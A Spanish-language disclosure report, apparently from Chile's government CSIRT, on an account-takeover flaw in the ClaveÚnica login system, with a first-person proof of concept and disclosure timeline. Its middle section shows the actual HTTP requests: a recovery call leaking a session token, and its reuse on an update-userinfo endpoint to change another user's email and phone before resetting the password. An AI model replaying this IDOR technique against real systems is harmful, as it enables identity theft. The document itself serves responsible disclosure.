



ACCOUNT TAKEOVER

Un caso de vulneración de cuenta

Contenido

1. Introducción	3
2. ¿Qué es un Account Takeover?	4
3. Vulnerabilidad en Clave Única	5
3.1. Observación de método de recuperación de contraseña y descubrimiento de la vulnerabilidad	5
3.2. Prueba de concepto.....	9
3.3. Registro del incidente y mitigación.....	14
4. Conclusiones.....	15
5. Reconocimiento.....	16

Autor: Nicolás Fica M.

Director: Carlos Landeros C.

Edición: Katherina Canales M.

Diseño: Jaime Millán G.

Corrección: Patricio Quezada A. y Carolina Covarrubias E.

Correo: comunicaciones@interior.gob.cl

Santiago de Chile, 29 de septiembre de 2020

1. Introducción

Un ataque de apropiación de cuenta es una forma de robo de identidad en la que un atacante gana acceso a una cuenta individual en un sistema específico. Esta apropiación de cuentas se produce generalmente a través de ataques como el relleno de credenciales, que aprovecha la propensión de los usuarios a utilizar los mismos nombres usuarios y contraseñas en varios sitios, o con ataques de fuerza bruta, utilizando datos de listas de credenciales exfiltradas, para lo cual se utilizan bots.

Pero este tipo de ataques también se pueden generar de otras formas, por ejemplo, explotando una vulnerabilidad en un sistema. Ese es el caso que motiva este breve artículo, el cual partió como un ejercicio de simple curiosidad por parte del autor, el cual permitió identificar un hallazgo crítico en un sistema público, como es ClaveÚnica.

Este trabajo no sólo aborda la vulnerabilidad encontrada, también invita a reflexionar sobre la ética de parte de los investigadores para mantener la reserva de la información hasta que las entidades afectadas puedan resolver la vulnerabilidad, la importancia crítica de poder contar con un canal de contacto entre los investigadores y las organizaciones para poder comunicar los hallazgos, y el necesario reconocimiento que las entidades que subsanan un incidente deben tener hacia quienes ayudan a reportarlos.

Este artículo describe el problema general del account takeover o apropiación de cuenta, relata la observación del problema en el sistema afectado, la prueba de concepto realizada y el reporte del incidente, todo en un relato en primera persona, que de manera cronológica nos presentan los hallazgos encontrados, hasta el reporte del incidente.

2. ¿Qué es un Account Takeover?

Account Takeover, también conocido como ATO o apropiación de cuentas, es un tipo de robo de identidad en la que un atacante puede utilizar diferentes medios para obtener acceso a cuentas dentro de sistemas comerciales o en organizaciones, ello para apropiarse de la identidad de una víctima específica. El account takeover se aprovecha de las vulnerabilidades de los sistemas y los vectores de ataques pueden ser diversos, entre ellos se cuentan el phishing, el IDOR (insecure direct object reference o referencia de objeto directo inseguro), el SSRF (server side request forgery o falsificación de solicitudes del lado del servidor), el CSRF (cross site request forgery o falsificación de solicitud entre sitios), entre otros.

Concatenando estas vulnerabilidades, un atacante puede llegar a obtener el control de una cuenta ajena, lo cual convierte al account takeover en una vulnerabilidad crítica dentro de un sistema.

El acceso fraudulento a las cuentas individuales es particularmente riesgoso en instituciones financieras, pero con el tiempo, este tipo de ataques se ha extendido a otras organizaciones. Para los atacantes, cualquier organización que requiere un inicio de sesión puede representar un valor por la información que en ella se recopila. Esto significa no solo bancos, sino organizaciones gubernamentales, sitios de información, de juegos en línea, portales de compras on-line, entre otras, puedan ser víctima de la acción criminal, esencialmente por la información de identificación que estos sitios pueden concentrar y que podría ser utilizada para otras formas de fraude y robo de identidad.

En general los cibercriminales buscan robar credenciales y probarlas en otros sistemas, ello ante la evidencia que muchos usuarios de sistemas utilizan las mismas contraseñas en diferentes sitios o sistemas. Luego el atacante busca probar las contraseñas en sistemas afectados, utilizando métodos manuales o bots. Si el atacante ha logrado comprobar la legitimidad de los datos, puede iniciar sesión de manera fraudulenta y alterar algunos de los datos claves de la víctima para apropiarse de su identidad. Es muy usual que este tipo de ataques conduzcan a otros ataques similares, especialmente para fraudes por medio del phishing.


Juniper Research proyectó que el impacto por ataques de este tipo en las entidades financieras podría llegar a los 25,6 millones de dólares durante el 2020. A ello, se suma la pérdida en la credibilidad de las organizaciones por no adoptar medidas de mitigación oportunas.

3. Vulnerabilidad en Clave Única

El siguiente caso está relatado en primera persona por el investigador. Esta suerte de diario o cuaderno, corresponde a la reconstrucción de los eventos que permitieron mitigar una vulnerabilidad en el formulario de recuperación de contraseña del sistema de *ClaveÚnica*.

3.1. Observación de método de recuperación de contraseña y descubrimiento de la vulnerabilidad

Observando el método de recuperación de la clave del sistema *ClaveÚnica*, me encontré con un formulario que solicitaba únicamente el RUT para iniciar el proceso de recuperación.




The screenshot shows the ClaveÚnica recovery interface. At the top, there's a navigation bar with links: 'Activa tu Clave', 'Recupera tu Clave', '¿Eres una institución pública?', and 'Iniciar sesión'. The main heading is 'RECUPERA Tu ClaveÚnica'. Below it, a question asks if the user forgot their ClaveÚnica and instructs them to enter their RUN. A text input field for the RUN is provided. Below the input field is a CAPTCHA section with the text 'Valida que no eres un robot' and a checkbox labeled 'No soy un robot'. A blue 'Continuar' button is at the bottom.

Al solicitar la recuperación de la clave al sistema, este solicita un medio (correo electrónico o SMS) para entregar un código que es necesario para el proceso. Esto despertó mi curiosidad y quise saber que era lo que respondería el servidor. Entonces, ocupando Burpsuite, revisé como era la comunicación cliente servidor, lo que me permitió encontrar una solicitud con lo siguiente:

```
1 POST /recovery/method-recovery HTTP/1.1
2 Host: iam-backend.claveunica.gob.cl
3 Connection: close
4 Content-Length: 19
5 Accept: application/json, text/plain, */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
7 Content-Type: application/json; charset=UTF-8
8 Origin: https://claveunica.gob.cl
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://claveunica.gob.cl/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: es-ES, es;q=0.9
15
16 {
17   "numero": 1[REDACTED]0
18 }
```

La búsqueda me llevó a encontrar el host de la API de autenticación de *ClaveÚnica* que es `iam-backend.claveunica.gob.cl`, en donde si accedíamos al sitio de la API obteníamos todos los recursos que se podían consumir dentro de esta.




Con en esta información, ya tenía dos certezas:

- Para solicitar la recuperación de *ClaveÚnica* hay una solicitud donde solo pasa el RUT sin el dígito verificador
- La autenticación pasa por la API

Continué analizando el flujo de la recuperación de clave y viendo la respuesta por parte del servidor hacia el cliente, encontré lo siguiente:

```
1 HTTP/1.1 200 OK
2 Date: Fri, 11 Sep 2020 22:08:13 GMT
3 Content-Type: application/json
4 Content-Length: 560
5 Connection: close
6 Server: gunicorn/20.0.4
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: Content-Type
9 Access-Control-Allow-Credentials: POST, GET, PUT, DELETE, OPTIONS
10
11 {
12   "code":17,
13   "message":"Methods available",
14   "object":{"
15     "methods":[
16       1,
17       2
18     ],
19     "token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJjb2RlIjoxNywiYWVzIjoiZmZSI6IldGhvZHMgYXZhaWxhYm91IiwiaWib2JqZWNO
20   },
21   "params":[
22     1,
23     2
24   ],
25   "status":"ok"
26 }
```

En la información devuelta observé un Token de sesión. De inmediato surgió la inquietud sobre la factibilidad de que una tercera parte pudiera ocupar este Token para explotar la vulnerabilidad y realizar acciones no permitidas en el sistema, como por ejemplo, tomar el control de otras cuentas. Al analizar *ClaveÚnica* encontré una opción para actualizar los datos en donde está el correo electrónico y el número de teléfono.



The screenshot shows a web interface for updating contact information. On the left is a sidebar with 'Inicio', 'Mi perfil', and 'Mi actividad'. The main content area is titled 'Hola Nicolás' and contains a section 'Actualizar tus datos de contacto'. This section has two parts: 'Actualiza tu correo electrónico' with two input fields (both containing 'test@gmail.com') and 'Indica tu número de celular' with two input fields (both containing 'Chile +56' and '912346578'). A 'Guardar' button is at the bottom right.

Para comprobar lo anterior, repetí el paso de la recuperación para obtener el tráfico que pasa entre cliente servidor, en el cual encontramos la siguiente solicitud:


```
1 POST /user/update-userinfo HTTP/1.1
2 Host: iam-backend.claveunica.gob.cl
3 Connection: close
4 Content-Length: 87
5 Accept: application/json, text/plain, */*
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIzNTUyMTMyIiwiaWF0IjE5eW5pY28iOmsiRmYiOiIxIiwibnVtZXJvIjo4OTk4Nzc0LCJ0aXBvIjo1U1V0I
8 Content-Type: application/json; charset=UTF-8
9 Origin: https://claveunica.gob.cl
10 Sec-Fetch-Site: same-site
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://claveunica.gob.cl/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: es-ES,es;q=0.9
16
17 {
  "numero": "912345678",
  "email": "test@gmail.com",
  "phone": {
    "code": "+56",
    "number": "912345678"
  }
}
```

Observé que para la actualización de datos se necesitaban los siguientes requisitos:

- La cabecera Token debe tener un Token de sesión
- En el cuerpo de la solicitud se observa que pasa el RUT sin dígito verificador en la variable numero
- En la variable email se entrega el correo electrónico con el que se actualizará la cuenta
- En la variable *number* se encuentra el número de teléfono con el que se actualizará la cuenta


Con esta información se configura una idea de qué hacer para poder explotar la vulnerabilidad, que es un IDOR, y esto conllevaría finalmente a tomar la cuenta de otra persona cambiando esta información.

En la respuesta entregada por el servidor se puede apreciar que la información suministrada se actualizó correctamente.



```
Response
Raw Headers Hex JSON Beautifier
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Fri, 11 Sep 2020 22:35:14 GMT
3 Content-Type: application/json
4 Content-Length: 87
5 Connection: close
6 Server: gunicorn/20.0.4
7 Access-Control-Allow-Origin: *
8 Access-Control-Allow-Headers: Content-Type
9 Access-Control-Allow-Methods: ['POST, GET, PUT, DELETE, OPTIONS']
10 Access-Control-Allow-Credentials: true
11
12 {
  "code":15,
  "message":"Updated UserInfo",
  "object":{
  },
  "params":[
  ],
  "status":"ok"
}
```

Teniendo en cuenta esto, revisamos la cuenta en la que se tomará el control para validar si se cambiaron los datos. Esto fue posible porque había conocimiento de las credenciales de las 2 cuentas.



[Inicio](#)
[Mi perfil](#)
[Mi actividad](#)

Hola Exequiel

En esta sección podrás actualizar tus datos de contacto y contraseña.

Actualizar tus datos de contacto

Actualiza tu correo electrónico


Por favor repite tu correo electrónico para evitar errores

Indica tu número de celular

Por favor repite tu número de celular para evitar errores


[Guardar](#)

La evidencia muestra que la cuenta ya contiene la información modificada por la tercera parte. El paso siguiente es solicitar la recuperación de la clave de la cuenta.




The screenshot shows the ClaveÚnica recovery page at <https://daveunica.gob.cl/recuperar>. The header includes the ClaveÚnica logo and navigation links: "Activa tu Clave", "Recupera tu Clave", "¿Eres una institución pública?", and "Iniciar sesión". The main heading is "RECUPERA Tu ClaveÚnica". Below it, a sub-heading asks "¿Olvidaste tu ClaveÚnica? Ingresar tu RUN y sigue los pasos para recuperarla." A text input field labeled "Ingresa tu RUN" contains the value "81" and has a green checkmark on the right. Below the input field is a CAPTCHA section titled "Valida que no eres un robot" with a "No soy un robot" button and a reCAPTCHA logo. At the bottom is a blue "Continuar" button.

El RUT se ingresa con dígito verificador dentro del flujo del sitio web y se constata que se puede continuar con el procedimiento sin problemas.




The screenshot shows the ClaveÚnica recovery page at <https://daveunica.gob.cl/recuperar>. The header is identical to the previous screenshot. The main heading is "RECUPERA Tu ClaveÚnica". Below it, a sub-heading asks "Selecciona cómo quieres restablecer tu contraseña". There are two radio button options: "Por correo electrónico" (selected) and "A través de un mensaje a tu celular". At the bottom is a blue "Continuar" button.

Luego se realiza la solicitud para que el código sea enviado por correo electrónico, el cual ya fue modificado, para recibir el mensaje en la nueva casilla.



En este paso se observa cómo el código fue enviado a la casilla modificada. Con el mensaje, seguimos con el flujo de recuperación de la cuenta.



El siguiente paso es hacer clic en “Recuperar *ClaveÚnica*” para que nos redirija al sitio web oficial.

Posteriormente utilizamos el código recibido en el correo electrónico para poder hacer el cambio de clave de la cuenta comprometida.

Finalmente, el sistema nos solicita el cambio de contraseña de la cuenta comprometida, que nos permitió apropiarnos de la cuenta, lo que permite concluir la PoC.

3.3. Registro del incidente y mitigación

En el contexto de la actual pandemia, ClaveÚnica se ha transformado en un sistema crítico del Estado, lo que me llevó a pensar seriamente en los alcances que podría tener la explotación de la vulnerabilidad por parte de algún atacante. Mi reflexión inicial fue que, si yo pude encontrar la vulnerabilidad, quizás otras personas también podrían hacerlo, así que mi intención fue reportar el incidente para que no se diera un mal uso del sistema o que un ciberdelincuente pudiera comprometer cuentas de terceras personas, pero no tenía una idea clara de cómo reportar el hallazgo sin involucrarme en problemas legales por todo lo encontrado.

Ante la situación anterior, la única alternativa posible fue utilizar el formulario del sitio web del CSIRT, utilizando mi información personal para que me contactaran y así poder colaborar en la gestión de la respuesta al incidente. Posterior al reporte, por mi parte, ayudé a que se replicara la vulnerabilidad para que se enviara a la entidad afectada.

En conclusión, para reportar con toda seguridad incidentes de este tipo, el CSIRT puede actuar como intermediario. El CSIRT también deja la invitación abierta para que cualquier persona pueda reportar más vulnerabilidades de este estilo o lo que consideren que pueda tener impacto en alguna entidad chilena.

La cronología del reporte que compartimos en este artículo fue la siguiente:

<i>Día</i>	<i>Acción</i>
09/09/2020	Inicio de la investigación
10/09/2020	Hallazgo crítico en plataforma de <i>ClaveÚnica</i>
11/09/2020	Reporte en CSIRT
12/09/2020	Mitigación de la vulnerabilidad
12/09/2020	Vulnerabilidad mitigada

4. Conclusiones

Los cibercriminales tratan a los datos personales como una mercancía, por lo tanto, la vulneración de un sistema que almacena información de identidad tiene como principal propósito la comisión de otros ilícitos como el fraude. El nivel de fraudes utilizando este tipo de información crece constantemente y los controles tradicionales están cambiando cada día por medidas mucho más sofisticadas para contener la amenaza. Pero no todas las vulneraciones son por vectores de ataques conocidos. Las vulnerabilidades también se presentan en la modificación de un desarrollo, lo que obliga a la permanente revisión de los sistemas y la aplicación de parches o correcciones para evitar que sean explotados.

Este trabajo abordó de forma práctica un caso de vulnerabilidad en un sistema, el que fue oportunamente informado y corregido. Mostró el valor de la observación y aplicación de un método para analizar el problema, y propuso una prueba de concepto que permitió confirmar la existencia de una vulnerabilidad. Esa información fue crítica para evitar un incidente asociado a la vulneración de identidades.

Las investigaciones de este tipo tienen sentido cuando existe organizaciones que pueden recibir el feedback de manera oportuna. Este artículo, finalmente, apunta no solo al mérito del investigador, sino a la existencia de herramientas de comunicación y del rol de coordinación para el manejo de los incidentes. Así mismo, habla de la madurez de las organizaciones que cumplieron un rol en el incidente, especialmente en el caso de Gobierno Digital, que aplicó las mitigaciones necesarias para cerrar la brecha del sistema.

Este es un ejemplo de que la cultura de ciberseguridad puede ser construida entre las instituciones y las personas que son parte de ella, pese a no contar con un marco regulatorio, pero basados en la confianza y la ética de las partes que aspiran a fomentar la ciberseguridad.

5. Reconocimiento

Durante el presente mes de septiembre, un investigador encontró una vulnerabilidad en el sistema de ClaveÚnica, que en el contexto de la actual pandemia, es uno de instrumentos públicos más utilizados para, por ejemplo, obtener un permiso temporal en la web de comisaría virtual, o realizar diferentes solicitudes en el sistema público del Estado.

El investigador que descubrió esta vulnerabilidad utilizó el formulario público en la web del CSIRT de Gobierno para dar a conocer el hallazgo. Gracias a su reporte, el equipo de Gobierno Digital pudo mitigar la vulnerabilidad antes que ésta fuera explotada.

